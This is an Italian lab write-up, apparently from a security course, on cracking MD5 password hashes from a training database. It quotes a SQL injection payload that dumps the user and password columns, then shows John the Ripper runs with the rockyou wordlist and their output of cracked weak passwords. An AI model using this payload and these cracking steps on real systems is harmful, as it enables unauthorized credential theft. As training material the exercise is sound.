S6/L3


Traccia: password cracking

L'obiettivo dell'esercizio di oggi è craccare tutte le password.

Le password della lezione precedente non hanno l'aspetto di password in chiaro, ma sembrano più hash di password MD5.

Ci viene chiesto di recuperare le password dal DB e provare ad eseguire delle sessioni di cracking sulla password per recuperare la loro versione in chiaro.


Dopo aver recuperato le password dal DB con il comando *'UNION SELECT user, password FROM users#.* Notiamo che le password non sono in chiaro ma in hash.



Per craccare le password usiamo il tool **John the Ripper** presente su Kali.

Dopo aver installato le wordlist con il comando ***sudo apt install seclists***, eseguiamo il comando ***john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/hash.txt*** per andare a comparare le password.

Successivamente eseguiamo il comando ***john --show --format=raw-md5 ./Desktop/hash.txt*** per vedere i risultati ottenuti.


┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4×2])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password   (?)
abc123   (?)
letmein   (?)
charley   (?)
4g 0:00:00:00 DONE (2024-02-28 08:59) 400.0g/s 409600p/s 409600c/s 1024KC/s slimshady..oooooo
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
┌──(kali㉿kali)-[~]
└─$ john --show --format=raw-md5 ./Desktop/hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password
5 password hashes cracked, 0 left